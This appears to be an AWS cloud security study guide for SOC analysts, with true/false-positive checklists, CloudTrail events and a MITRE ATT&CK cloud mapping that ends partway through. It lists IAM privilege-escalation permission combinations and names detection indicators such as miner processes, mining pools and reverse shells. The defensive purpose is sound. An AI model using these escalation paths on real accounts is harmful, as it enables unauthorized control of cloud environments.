

Cloud_Security_Guides - Combined Guide

Advanced_Cloud_Security_Study_Guide.md

test

AWS_Cloud_Security_Checklist.md

AWS Cloud Security — TP/FP Checklist, Attacks & Best Practices

Purpose: Complete guide for AWS Cloud Security — detect attacks, determine TP vs FP, apply best practices, and map everything to MITRE ATT&CK.

Audience: SOC Analysts, Cloud Security Engineers, Interview Preparation.

Table of Contents

- 1. [AWS Security Tools — Know Your Arsenal](#)
- 2. [Critical AWS CloudTrail Events to Monitor](#)
- 3. [TP/FP Checklists by Detection Category](#)
 - [3.1 IAM Abuse / Credential Compromise](#)
 - [3.2 S3 Bucket Exposure / Data Leak](#)
 - [3.3 EC2 Instance Compromise](#)
 - [3.4 Crypto Mining Detection](#)
 - [3.5 Lambda Function Abuse](#)
 - [3.6 VPC Network Anomalies](#)
 - [3.7 CloudTrail Tampering](#)
 - [3.8 KMS Key Misuse](#)
 - [3.9 RDS / Database Exposure](#)
 - [3.10 Privilege Escalation in AWS](#)
 - [3.11 Persistence in AWS](#)
 - [3.12 Data Exfiltration from AWS](#)
 - [3.13 AWS Account Takeover](#)
 - [3.14 Security Group / Firewall Changes](#)
 - [3.15 SSM / EC2 Instance Connect Abuse](#)
- 4. [MITRE ATT&CK Cloud Matrix — Full Mapping](#)
- 5. [AWS Security Best Practices — Complete Checklist](#)
- 6. [Common AWS Attack Scenarios & Kill Chains](#)
- 7. [GuardDuty Finding Types — Quick Reference](#)
- 8. [Universal AWS Alert Investigation Framework](#)

1. AWS Security Tools — Know Your Arsenal

Before investigating, know **where** to look.

Tool	What It Does	Key Data Source
------	--------------	-----------------

CloudTrail	Logs ALL API calls (management + data events)	Who did what, when, from where
GuardDuty	Threat detection using ML + TI feeds	Automated TP/FP findings
SecurityHub	Aggregates findings from all services	Centralized security dashboard
Config	Tracks resource configuration changes	Drift detection, compliance
VPC Flow Logs	Network traffic metadata (src/dst IP, port, action)	Network anomalies
CloudWatch	Metrics, logs, alarms	Performance + security monitoring
Access Analyzer	Identifies resources shared externally	Public/cross-account access
Inspector	Vulnerability scanning for EC2 + containers	CVE detection
Macie	Discovers & protects sensitive data in S3	PII/PHI detection
Detective	Investigates security findings (graph analysis)	Root cause analysis
WAF	Web application firewall for ALB/CloudFront/API GW	Web attack protection
Shield	DDoS protection (Standard free, Advanced paid)	DDoS mitigation
KMS	Key management for encryption	Encryption audit
IAM Access Advisor	Shows last-used permissions per service	Least privilege analysis
SCPs (Org)	Service Control Policies — guardrails	Preventive controls

Memory Trick

"CT-GD-SH-CO-VF-CW-AA-IN-MA-DE-WA-SH-KM"

Think of it as: "**CloudTrail Guards Security, Config Validates, Flow CloudWatch Analyzes, Inspector Macie Detect, WAF Shields Keys**"

2. Critical AWS CloudTrail Events to Monitor

IAM Events (Identity Attacks)

CloudTrail Event	What Happened	Why It Matters
ConsoleLogin	User logged into AWS Console	Check: MFA used? Source IP?
CreateUser	New IAM user created	Backdoor account?
CreateAccessKey	New access key generated	Credential persistence
DeleteAccessKey	Access key deleted	Covering tracks?
AttachUserPolicy	Policy attached to user	Privilege escalation?

AttachRolePolicy	Policy attached to role	Role escalation?
PutUserPolicy	Inline policy added to user	Inline priv esc
CreateRole	New IAM role created	Backdoor role?
UpdateAssumeRolePolicy	Trust policy updated	Allow external entity to assume role?
CreateLoginProfile	Console password set for IAM user	Enabling console access
PutRolePolicy	Inline policy added to role	Shadow admin creation
AssumeRole	Role assumed by entity	Check who and from where
AssumeRoleWithSAML	Federated login via SAML	SSO abuse?
GetSessionToken	Temporary credentials via STS	Token abuse
SwitchRole	Account/role switch	Cross-account movement

S3 Events (Data Access)

CloudTrail Event	What Happened	Why It Matters
PutBucketPolicy	Bucket policy changed	Made public?
PutBucketAcl	Bucket ACL changed	Open permissions?
DeleteBucketEncryption	Encryption removed	Data exposure
PutBucketPublicAccessBlock	Public access block modified	Protection removed?
GetObject	Object downloaded	Data exfiltration?
PutObject	Object uploaded	Malware upload?
DeleteObject	Object deleted	Data destruction?

EC2 / Network Events

CloudTrail Event	What Happened	Why It Matters
RunInstances	New EC2 launched	Crypto mining? Unauthorized compute?
AuthorizeSecurityGroupIngress	Inbound rule added to SG	Port opened (0.0.0.0/0)?
CreateSecurityGroup	New security group created	Overly permissive?
ModifyInstanceAttribute	Instance settings changed	User data tampered?
StopLogging	CloudTrail logging stopped	Covering tracks! ●
DeleteTrail	CloudTrail trail deleted	Covering tracks! ●
DisableKey	KMS key disabled	Breaking encryption
DeleteFlowLogs	VPC flow logs deleted	Hiding network activity

⚡ Lambda / Serverless Events

CloudTrail Event	What Happened	Why It Matters
CreateFunction	New Lambda function created	Malicious code deployment?
UpdateFunctionCode	Lambda code changed	Code injection?
UpdateFunctionConfiguration	Lambda config changed	Env variables with secrets?
AddPermission	Resource-based policy added	External invocation allowed?

3. TP/FP Checklists by Detection Category

3.1 IAM Abuse / Credential Compromise


Alert Examples: UnauthorizedAccess:IAMUser/ConsoleLoginSuccess.B , unusual AssumeRole , access key used from new IP

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	Source IP	CloudTrail → sourceIPAddress	Unfamiliar IP, TOR exit node, foreign country	Known corporate IP / VPN
2	User Agent	CloudTrail → userAgent	Python boto3, curl, CLI from unusual source	Normal AWS Console/SDK
3	MFA used?	CloudTrail → ConsoleLogin → additionalEventData.MFAUsed	MFAUsed: No for sensitive operations	MFAUsed: Yes
4	Time of access	CloudTrail → eventTime	Off-hours, holiday, weekend	Business hours
5	Impossible travel	Compare IP geolocations across short time window	Login from US then India in 30 min	Same region consistently
6	API calls made	CloudTrail → what did they do after login?	CreateUser, AttachPolicy, recon API calls	Normal work activity
7	Access key age	IAM → key creation date	Very old key (>90 days, never rotated)	Recently rotated key
8	Key exposed?	Check GitHub, Pastebin, TruffleHog	Key found in public repo	No exposure found
9	Contact user	Verify with the IAM user	"I didn't log in" / "I didn't create that key"	"Yes, that was me"

Decision Flow

IAM credential alert?



Logs to Check

- ☐ CloudTrail (ConsoleLogin, AssumeRole, API calls)
- ☐ GuardDuty findings
- ☐ IAM Access Advisor (last used services)
- ☐ IAM Credential Report

3.2 S3 Bucket Exposure / Data Leak

Alert Examples: Policy:S3/BucketAnonymousAccessGranted , Macie sensitive data alert, public bucket

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	Bucket policy	S3 → Bucket Policy → look for "Principal": "*"	Allows public access	Restricted to specific accounts/roles
2	ACL	S3 → ACL → check for AllUsers OR AuthenticatedUsers	Public read/write granted	Private
3	Public Access Block	S3 → Block Public Access settings	Disabled / partially disabled	All 4 blocks enabled
4	Data sensitivity	Macie scan results or manual check	Contains PII, credentials, secrets	Public marketing content
5	Who changed it?	CloudTrail → PutBucketPolicy / PutBucketAcl	Unauthorized user, compromised role	Authorized admin with change ticket
6	Access Analyzer	IAM Access Analyzer findings	External access detected	Only internal access
7	GetObject activity	S3 data events in CloudTrail	Downloads from unknown IPs	Internal service access
8	Was it intentional?	Check with bucket owner / application team	"We didn't make it public"	"It's a static website bucket, needs public"

Decision Flow

S3 bucket exposure alert?

- └─ Contains sensitive data (PII, secrets, credentials)?
 - | └─ YES + Public access enabled?
 - | └─ YES → ● TP – CRITICAL! → Remove public access, assess data breach
 - | └─ NO → ● Monitor – sensitive but not exposed yet
 - | └─ NO (public content, website assets)
 - | └─ Intentionally public (static site)? → ● FP – But verify with team
 - | └─ Not intentionally public? → ● TP – Policy violation
- └─ Encryption removed (DeleteBucketEncryption)? → ● TP – Restore encryption
- └─ Access Analyzer shows internal-only access? → ● FP

Key AWS Config Rules

- ☐ s3-bucket-public-read-prohibited
- ☐ s3-bucket-public-write-prohibited
- ☐ s3-bucket-server-side-encryption-enabled
- ☐ s3-bucket-ssl-requests-only
- ☐ s3-bucket-logging-enabled

3.3 EC2 Instance Compromise

Alert Examples: UnauthorizedAccess:EC2/SSHBruteForce , Backdoor:EC2/C&CActivity , unusual outbound traffic

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	GuardDuty finding	Review finding type and severity	High severity C2/Trojan finding	Low severity recon finding
2	Outbound traffic	VPC Flow Logs → unusual destinations	Traffic to known C2 IPs, mining pools	Traffic to known SaaS/CDN
3	CPU usage	CloudWatch → CPUUtilization	Sustained 90-100% (crypto mining)	Normal usage pattern
4	Security Group	Check inbound rules	0.0.0.0/0 on SSH(22)/RDP(3389)	Restricted to bastion/VPN only
5	Instance metadata	Was IMDS v2 enforced?	IMDSv1 used (SSRF vulnerable)	IMDSv2 required
6	User data script	EC2 → View User Data	Contains suspicious commands, downloads	Normal bootstrapping
7	SSH keys	Authorized_keys on the instance	Unknown keys added	Only expected keys
8	Running processes	SSM → Run Command or direct check	Unknown processes, miners, reverse shells	Known application processes

9	Instance owner	Tag-based identification + contact	"This isn't our instance" / "We didn't modify it"	"Yes, we deployed this"
---	-----------------------	------------------------------------	---	-------------------------

Decision Flow

EC2 compromise alert?

```

├─ GuardDuty C2/Backdoor/Trojan finding?
│   ├── HIGH severity + outbound to malicious IP? → ● TP – Isolate instance!
│   └── LOW/MEDIUM + no network IOCs? → ● Investigate further
├─ CPU at 100% unexpectedly?
│   ├── Unknown mining process found? → ● TP – Crypto mining!
│   └── Known application spike (deployment/build)? → ● FP
├─ SSH brute force (many rejected connections)?
│   ├── Followed by successful SSH + suspicious activity? → ● TP
│   └── All connections rejected? → ● TP (Attack) but not
compromised
└─ Instance launched by unknown principal? → ● TP – Unauthorized resource

```

Logs to Check

- ☐ GuardDuty findings
- ☐ VPC Flow Logs (outbound traffic)
- ☐ CloudWatch metrics (CPU, Network)
- ☐ CloudTrail (RunInstances, ModifyInstanceAttribute)
- ☐ OS-level logs via SSM (auth.log, syslog)

3.4 Crypto Mining Detection

Alert Examples: Cryptocurrency:EC2/BitcoinTool.B!DNS , high CPU alert, traffic to mining pools

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	DNS queries	Route 53 resolver logs / GuardDuty	Queries to mining pool domains (pool.minexmr.com)	Normal DNS queries
2	CPU utilization	CloudWatch → CPUUtilization	95-100% sustained for hours/days	Brief spike during deployment
3	Outbound traffic	VPC Flow Logs → port 3333, 4444, 8333	Traffic on known mining ports	Standard HTTPS/443
4	Process list	SSM Run Command → ps aux	xmrig, minerd, cryptonight	Known application processes
5	Instance type	EC2 Console → instance type	Large compute-optimized instance (c5, c6g) launched	Normal instance type
6	Who launched?	CloudTrail → RunInstances	Unknown IAM user/role, compromised credentials	DevOps team, CI/CD pipeline

7	Cost spike	AWS Cost Explorer	Sudden unexplained cost increase	Expected growth
---	-------------------	-------------------	----------------------------------	-----------------

Decision Flow

Crypto mining alert?

- └─ DNS to mining pool + High CPU + mining process? → ● TP – Terminate instance!
- └─ High CPU only?
 - └─ Known batch job / ML training? → ● FP
 - └─ Unknown process consuming CPU? → ● Investigate → check processes
- └─ Unauthorized large instances launched? → ● TP – Check for credential compromise
- └─ GuardDuty Cryptocurrency finding? → ● TP – Respond immediately

3.5 Lambda Function Abuse

Alert Examples: New Lambda with suspicious code, Lambda calling out to C2, privilege escalation via Lambda

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	Who created/modified?	CloudTrail → CreateFunction / UpdateFunctionCode	Unknown user, compromised role	Authorized developer
2	Function code	Lambda → Download deployment package	Reverse shell, credential harvesting, obfuscated code	Normal application code
3	Environment variables	Lambda → Configuration → Env vars	Hardcoded secrets, C2 URLs	Normal config variables
4	Execution role	Lambda → Configuration → Execution role	Admin rights (*:*), overly broad permissions	Least-privilege scoped role
5	Invocation pattern	CloudWatch → Invocations metric	Unusual spike, invoked from unknown source	Normal trigger pattern
6	Network activity	VPC-attached Lambda → Flow Logs	Outbound to suspicious IPs	Expected API calls
7	Resource policy	Lambda → Permissions → Resource-based policy	Allows cross-account / public invocation	Restricted to same account

Decision Flow

Suspicious Lambda activity?

- └─ Created by compromised credentials? → ● TP
- └─ Code contains reverse shell / crypto miner? → ● TP – Delete function!
- └─ Execution role has admin privileges?
 - └─ Developer intended? (check with team) → ● Policy violation, not attack
 - └─ Role was escalated by attacker? → ● TP – Privilege escalation

└─ Normal function with configuration change ticket?	→ ● FP
└─ Lambda calling external APIs it shouldn't?	→ ● TP – Investigate

3.6 VPC Network Anomalies

Alert Examples: Port scan detected, unusual traffic patterns, traffic to/from sanctioned countries

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	Traffic direction	VPC Flow Logs → inbound vs outbound	Large outbound to unknown IPs	Internal service-to-service
2	Port scanning	Flow Logs → many rejected connections to sequential ports	Systematic port scan pattern	Health check traffic
3	Protocol	Flow Logs → protocol field	Unusual protocols (IRC, Telnet, FTP)	HTTPS, database ports
4	Source	Internal EC2 or external IP?	Internal EC2 scanning other internal hosts	External scanner (Shodan, etc.)
5	NACL/SG changes	CloudTrail → <code>AuthorizeSecurityGroupIngress</code>	0.0.0.0/0 opened on sensitive ports	Restricted CIDR added with ticket
6	DNS exfiltration	Route 53 logs → long DNS queries, high volume	DNS tunneling indicators	Normal DNS resolution
7	Data transfer	VPC Flow Logs → bytes transferred	GBs sent to external destinations	Normal API response sizes

Decision Flow

VPC network anomaly alert?	
└─ Internal instance scanning other instances?	
└─ Security scanner (Nessus, Qualys)?	→ ● FP
└─ Unknown source, no scan scheduled?	→ ● TP – Lateral movement!
└─ 0.0.0.0/0 added to security group?	
└─ Change ticket exists?	→ ● Policy violation
└─ No ticket, done by compromised user?	→ ● TP
└─ Large outbound transfer to unusual destination?	→ ● TP – Data exfiltration
└─ Normal traffic between known services?	→ ● FP

3.7 CloudTrail Tampering

Alert Examples: `StopLogging` , `DeleteTrail` , `UpdateTrail` to different bucket, `PutEventSelectors` excluding events

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
---	-------	---------------	-------------	-------------

1	What happened?	CloudTrail → Event Name	StopLogging Or DeleteTrail	UpdateTrail to upgrade config
2	Who did it?	CloudTrail → userIdentity	Unknown user, compromised credentials	Authorized admin
3	When?	CloudTrail → eventTime	During an active investigation / attack	During maintenance window
4	Other suspicious activity?	Correlate with other events from same user	Other malicious API calls around same time	Clean activity history
5	Was logging restored?	Check if trail is currently active	Trail still stopped	Briefly stopped then restarted (config update)
6	Change ticket?	Check change management system	No ticket	Approved maintenance ticket

Decision Flow

CloudTrail tamper alert?

└─ StopLogging / DeleteTrail / DeleteFlowLogs?

├─ By authorized admin + change ticket?

→ ● FP (but bad practice!)

└─ By unknown/compromised user?

→ ● TP – CRITICAL! Attacker

covering tracks!

├─ Action: Restore logging, investigate ALL activity during gap

└─ PutEventSelectors excluding specific events?

→ ● TP – Selective log evasion

└─ UpdateTrail to different S3 bucket?

├─ New bucket in attacker-controlled account?

→ ● TP – Log diversion

└─ Migration to new logging bucket (planned)?

→ ● FP

[!CAUTION] CloudTrail tampering is almost always TP — legitimate admins rarely stop logging. Treat this as HIGH PRIORITY.

3.8 KMS Key Misuse

Alert Examples: Key disabled, key scheduled for deletion, unauthorized Decrypt calls, key policy changed

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	Action	CloudTrail → EventName	DisableKey, ScheduleKeyDeletion	CreateKey, EnableKey
2	Who?	CloudTrail → userIdentity	Unauthorized user	Key administrator
3	Key purpose	KMS → Key description/tags	Production encryption key	Test/dev key

4	Decrypt calls	CloudTrail → Decrypt events	Massive volume of Decrypt from new IP/role	Normal application decryption
5	Key policy change	CloudTrail → PutKeyPolicy	External account added to policy	Internal admin access
6	Impact	What data does this key encrypt?	Production database, secrets	Non-sensitive test data

Decision Flow

KMS key alert?

└─ Key disabled or scheduled for deletion?

└─ Production key by unauthorized user?

→ ● TP – Cancel deletion,

investigate!

└─ Test key by authorized admin?

→ ● FP

└─ Mass Decrypt calls from unusual source?

→ ● TP – Data access attempt

└─ Key policy grants access to external account?

→ ● TP – Cross-account key theft

└─ Normal admin key rotation?

→ ● FP

3.9 RDS / Database Exposure

Alert Examples: RDS made publicly accessible, snapshot shared publicly, master password changed

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	Public access	RDS → PubliclyAccessible flag	Changed to true	Remains false
2	Security Group	RDS SG → inbound rules	0.0.0.0/0 on port 3306/5432	Restricted to app subnets
3	Snapshot sharing	CloudTrail → ModifyDBSnapshotAttribute	Shared with all (public)	Shared with specific account
4	Who changed?	CloudTrail → userIdentity	Unknown/compromised user	Authorized DBA
5	Password change	CloudTrail → ModifyDBInstance	Master password changed without ticket	Scheduled rotation
6	Database content	What data does it contain?	Customer PII, financial records	Test data

Decision Flow

RDS exposure alert?

└─ RDS set to PubliclyAccessible = true?

└─ Contains production/sensitive data?

→ ● TP – Disable public access

NOW

└─ Dev database, intended for testing?

→ ● Policy violation

└─ Snapshot shared publicly?	→ ● TP – Remove public sharing
└─ Master password changed by unknown user?	→ ● TP – Credential compromise
└─ Authorized DBA making scheduled change?	→ ● FP

3.10 Privilege Escalation in AWS

Alert Examples: Policy attached with `*:*`, new admin user, role trust policy modified

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	Policy content	IAM → review the attached policy	"Action": "*", "Resource": "*"	Scoped permissions for specific service
2	Who attached it?	CloudTrail → AttachUserPolicy / PutUserPolicy	Non-admin user attached admin policy	IAM admin following change process
3	Self-escalation?	Did the user modify their own permissions?	User attached AdministratorAccess to themselves	Admin modified another user
4	Existing permissions	What permissions did the user have before?	Had iam:* which allowed self-escalation	Didn't have IAM permissions
5	Trust policy	CloudTrail → UpdateAssumeRolePolicy	External account/unknown AWS account added	Known partner account
6	Change ticket	Check ITSM / change management	No ticket exists	Approved change

Common AWS Privilege Escalation Paths

- | | |
|--|---|
| 1. iam:CreateUser + iam:AttachUserPolicy | → Create admin user |
| 2. iam:PutUserPolicy | → Add inline admin policy to self |
| 3. iam:CreateRole + sts:AssumeRole | → Create admin role, assume it |
| 4. iam:PassRole + lambda:CreateFunction | → Pass admin role to Lambda |
| 5. iam:PassRole + ec2:RunInstances | → Launch EC2 with admin instance profile |
| 6. iam:UpdateAssumeRolePolicy | → Modify role trust to allow self |
| 7. lambda:UpdateFunctionCode | → Inject code into privileged Lambda |
| 8. iam:CreateLoginProfile | → Add console password to user |
| 9. iam:CreateAccessKey | → Create new keys for existing user |
| 10. glue:UpdateDevEndpoint | → Add SSH key to privileged Glue endpoint |

Decision Flow

- Privilege escalation alert?
- | | |
|--|--|
| └─ User gave themselves admin policy? | → ● TP – Self-escalation! |
| └─ New role with admin trusts external account? | → ● TP – Backdoor role |
| └─ iam:PassRole to compute service (Lambda/EC2)? | |
| └─ Authorized DevOps deployment? | → ● FP |
| └─ Unknown user or unusual timing? | → ● TP |

- └ IAM admin following standard process? → ● FP
- └ CreateAccessKey for another user without ticket? → ● TP – Credential persistence

3.11 Persistence in AWS

Alert Examples: New access key, new IAM user, Lambda with scheduled trigger, cross-account role

Persistence Methods in AWS

Method	CloudTrail Event	What to Check
Create IAM user	CreateUser + CreateAccessKey	Was this authorized?
Create access key	CreateAccessKey	For existing user — was a second key created?
Create login profile	CreateLoginProfile	Console access added to programmatic-only user?
Create role with external trust	CreateRole / UpdateAssumeRolePolicy	Trust allows unknown AWS accounts?
Lambda with EventBridge trigger	CreateFunction + PutRule + PutTargets	Scheduled Lambda running attacker code?
EC2 instance with IAM role	RunInstances + AssociateIamInstanceProfile	Persistent compute with stolen-role access?
SSM document	CreateDocument	Backdoor SSM run command document?
CloudFormation stack	CreateStack	Infrastructure as code for persistent resources?

Decision Flow

Persistence mechanism detected?

- └ New IAM user/access key created without ticket? → ● TP – Backdoor!
- └ Second access key added to existing user?
 - └ Key rotation process (old key to be deleted)? → ● FP
 - └ Both keys active, no rotation? → ● TP
- └ Role trust allows external unknown account? → ● TP – Cross-account backdoor
- └ Scheduled Lambda with suspicious code? → ● TP
- └ Standard CI/CD or IaC deployment? → ● FP

3.12 Data Exfiltration from AWS

Alert Examples: S3 bulk download, RDS snapshot copy to external account, EC2 AMI shared publicly

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
---	-------	---------------	-------------	-------------

1	S3 GetObject volume	CloudTrail S3 data events	Mass download of sensitive files	Normal API access
2	S3 to external	CloudTrail → source IP of GetObject	External IP / unexpected account	Internal application
3	Snapshot sharing	ModifyDBSnapshotAttribute, ModifySnapshotAttribute	Shared with unknown AWS account	Shared with known partner
4	AMI sharing	ModifyImageAttribute	AMI made public or shared externally	Shared with internal account
5	EC2 data transfer	VPC Flow Logs → outbound bytes	GBs/TBs sent to external IPs	Normal response traffic
6	DNS exfiltration	Route53 resolver logs	Encoded data in DNS queries	Normal DNS
7	STS token used externally	CloudTrail → AssumeRole from unknown account	Credentials used from external	Normal cross-account

Decision Flow

Data exfiltration alert?

- └─ Mass S3 download from external IP? → ● TP
- └─ RDS/EBS snapshot shared with unknown account? → ● TP – Immediate unshare!
- └─ AMI shared publicly? → ● TP – Contains sensitive data?
- └─ Large outbound data via EC2?
 - └─ Known data pipeline / backup? → ● FP
 - └─ Unexpected, no business justification? → ● TP
- └─ Cross-account access to known partner? → ● FP – Verify with team

3.13 AWS Account Takeover

Alert Examples: Root account used, MFA disabled, password changed, email changed

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	Root login	CloudTrail → ConsoleLogin by root	Root account used (should NEVER happen)	IAM user login
2	MFA disabled	CloudTrail → DeactivateMFADevice	MFA removed from privileged user	User replacing MFA device (ticketed)
3	Password changed	CloudTrail → ChangePassword / UpdateLoginProfile	Changed by different user / without MFA	User changed own password normally

4	Account email	CloudTrail → UpdateAccountEmailAddress	Root email changed	None (this should never happen)
5	Billing changes	CloudTrail → billing API calls	Payment method changed, resource limits raised	Normal billing review
6	SCP changes	CloudTrail → UpdatePolicy (Organizations)	SCP removed/weakened	SCP update via approved process

Decision Flow

Account takeover indicators?

- └─ Root account login detected? → ● TP – Always investigate root!
- └─ MFA disabled on admin accounts?
 - └─ Approved MFA device change? → ● FP
 - └─ No ticket, done by unknown entity? → ● TP – Account compromised!
- └─ Root email changed? → ● TP – CRITICAL! Contact AWS

Support!

- └─ SCP removed allowing previously blocked actions? → ● TP – Guardrails bypassed

*[!CAUTION] **Root account usage is almost ALWAYS a TP** — root should have MFA enabled and never be used for daily operations.*

3.14 Security Group / Firewall Changes

Alert Examples: Ingress 0.0.0.0/0 added, NACL modified, port 22/3389 opened to world

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	What was opened?	CloudTrail → AuthorizeSecurityGroupIngress	0.0.0.0/0 on 22/3389/3306/all ports	Specific CIDR on specific port
2	Who changed it?	CloudTrail → userIdentity	Unknown / compromised user	Authorized network admin
3	Which instances affected?	EC2 → instances using this SG	Production servers	Dev/test instances
4	Duration	Is this temporary or permanent?	No end date, no ticket	Temporary with scheduled revert
5	Change ticket	Check ITSM system	No ticket	Approved change request
6	NACL changes	CloudTrail → CreateNetworkAclEntry	Allow all inbound	Specific rule addition

Decision Flow

Security group change alert?

- └─ 0.0.0.0/0 on SSH(22) or RDP(3389)?
 - └─ Change ticket exists + temporary? → ● Policy violation (bad practice)
 - └─ No ticket + compromised user? → ● TP – Revert immediately!
- └─ All ports opened (0-65535)? → ● TP – Revert NOW!
- └─ Specific CIDR added by authorized admin? → ● FP
- └─ NACL changed to allow all? → ● TP – Investigate

3.15 SSM / EC2 Instance Connect Abuse

Alert Examples: SSM session started by unusual user, RunCommand execution, EC2 Instance Connect from unknown IP

Step-by-Step Checklist

#	Check	How to Verify	TP Signal ●	FP Signal ●
1	Who started the session?	CloudTrail → StartSession	Unknown user, compromised credentials	Authorized ops team member
2	What commands ran?	SSM Session Manager logs	Reverse shell, data export, credential harvesting	Standard maintenance commands
3	Target instance	Which instance was accessed?	Production server outside normal access	Dev/staging in user's scope
4	Time	When was the session?	Off-hours, no maintenance window	During scheduled maintenance
5	SendCommand	CloudTrail → SendCommand	Command sent to many instances at once	Single instance, routine

Decision Flow

SSM/Instance Connect alert?

- └─ Compromised credentials used to start session? → ● TP
- └─ Commands include data exfil or reverse shell? → ● TP
- └─ Authorized ops team during maintenance window? → ● FP
- └─ SendCommand to many instances simultaneously?
 - └─ Known automation / patching? → ● FP
 - └─ Unknown, suspicious commands? → ● TP

4. MITRE ATT&CK Cloud Matrix — Full Mapping

The 14 Tactics Mapped to AWS

Each tactic represents a **"WHY"** — the attacker's goal at each stage.

● Tactic 1: Reconnaissance (TA0043)

Goal: Gather information about the target AWS environment.

Technique	AWS Implementation	Detection
Cloud Infrastructure Discovery	DescribeInstances, ListBuckets, DescribeSecurityGroups	CloudTrail — mass Describe/List API calls
Cloud Service Discovery	Enumerate services, regions, accounts	CloudTrail — rapid API calls across services
Account Discovery	ListUsers, ListRoles, GetAccountAuthorizationDetails	CloudTrail — IAM enumeration events
Search Open Websites	Find leaked keys on GitHub, Pastebin	GitHub scanning tools, TruffleHog

How to Detect: Look for a burst of `Describe*`, `List*`, `Get*` API calls from a single principal in a short time window.

Tactic 2: Resource Development (TA0042)

Goal: Set up infrastructure for the attack.

Technique	AWS Implementation	Detection
Obtain Cloud Credentials	Stolen access keys, leaked .env files	GuardDuty UnauthorizedAccess findings
Compromise Accounts	Phish AWS console credentials	Impossible travel, unusual login patterns
Develop Capabilities	Create malicious Lambda functions, AMIs	CloudTrail — CreateFunction, CreateImage

Tactic 3: Initial Access (TA0001)

Goal: Get into the AWS environment.

Technique	AWS Implementation	Detection
Valid Accounts: Cloud	Stolen access keys, leaked credentials	GuardDuty, CloudTrail — new IP/user agent
Phishing for Cloud Creds	Fake AWS login page	SSO/IdP logs, impossible travel
Exploit Public-Facing App	Exploit vulnerable web app on EC2/ECS	WAF logs, ALB access logs
Trusted Relationship	Compromised partner's cross-account role	CloudTrail — AssumeRole from new account
SSRF on EC2	Exploit SSRF to steal IMDS credentials	Enforce IMDSv2, GuardDuty findings

Tactic 4: Execution (TA0002)

Goal: Run malicious code.

Technique	AWS Implementation	Detection
Serverless Execution	Malicious Lambda function	CloudTrail — CreateFunction, UpdateFunctionCode
User Data Script	Inject commands in EC2 user data	CloudTrail — ModifyInstanceAttribute (userData)
SSM Run Command	Execute commands via SSM	CloudTrail — SendCommand, SSM logs
Container Execution	Deploy malicious container in ECS/EKS	CloudTrail — RunTask, CreateService

Tactic 5: Persistence (TA0003)

Goal: Maintain access even if initial entry point is closed.

Technique	AWS Implementation	Detection
Create Cloud Account	CreateUser, CreateLoginProfile, CreateAccessKey	CloudTrail IAM events
Modify Cloud Auth	UpdateAssumeRolePolicy (add external trust)	CloudTrail, Access Analyzer
Scheduled Task	EventBridge rule triggering malicious Lambda	CloudTrail — PutRule, PutTargets
Implant on Instance	Install backdoor on EC2, add SSH key	OS audit logs, EDR on instances
Account Manipulation	Add MFA device attacker controls	CloudTrail — EnableMFADevice

Tactic 6: Privilege Escalation (TA0004)

Goal: Get higher-level permissions.

Technique	AWS Implementation	Detection
IAM Policy Manipulation	AttachUserPolicy → AdministratorAccess	CloudTrail, AWS Config rule
Assume Higher Role	AssumeRole to admin role	CloudTrail — check who's assuming what
Pass Role to Service	iam:PassRole + lambda:CreateFunction	CloudTrail — PassRole events
Exploit Public App	Gain instance profile credentials via SSRF	GuardDuty SSRF findings

Tactic 7: Defense Evasion (TA0005)

Goal: Avoid detection.

Technique	AWS Implementation	Detection
Disable CloudTrail	StopLogging, DeleteTrail	CloudTrail — these events themselves!
Delete Flow Logs	DeleteFlowLogs	CloudTrail — flow log deletion
Modify GuardDuty	DeleteDetector, UpdateDetector	CloudTrail — GuardDuty API calls
Remove Config Rules	DeleteConfigRule, StopConfigurationRecorder	CloudTrail — Config events
Use Regions Without Monitoring	Operate in regions where CloudTrail isn't enabled	Enable multi-region CloudTrail
Modify S3 Bucket Logging	PutBucketLogging → disable	CloudTrail S3 management events
Trusted IP Bypass	Use VPN/proxy to mimic known good IP	Behavioral analysis beyond IP

Tactic 8: Credential Access (TA0006)

Goal: Steal credentials.

Technique	AWS Implementation	Detection
Steal Instance Profile Creds	SSRF → IMDS → role credentials	Enforce IMDSv2, GuardDuty
Steal Access Keys	From environment variables, code, config files	Key usage from new IP, GuardDuty
Brute Force Console Login	Password spraying on AWS Console	CloudTrail ConsoleLogin failures
Unsecured Credentials	Keys in Lambda env vars, EC2 user data, SSM params	Audit env vars, use Secrets Manager
Steal STS Tokens	GetSessionToken, AssumeRole → exfiltrate token	Unusual STS activity in CloudTrail

Tactic 9: Discovery (TA0007)

Goal: Learn about the environment.

Technique	AWS Implementation	Detection
Cloud Service Dashboard	AWS Console browsing	CloudTrail Console login + Describe calls
Cloud Infrastructure Discovery	DescribeInstances, DescribeVpcs, ListBuckets	Mass Describe/List API spike

Permission Groups Discovery	ListGroups, ListGroupPolicies, GetGroupPolicy	IAM enumeration in CloudTrail
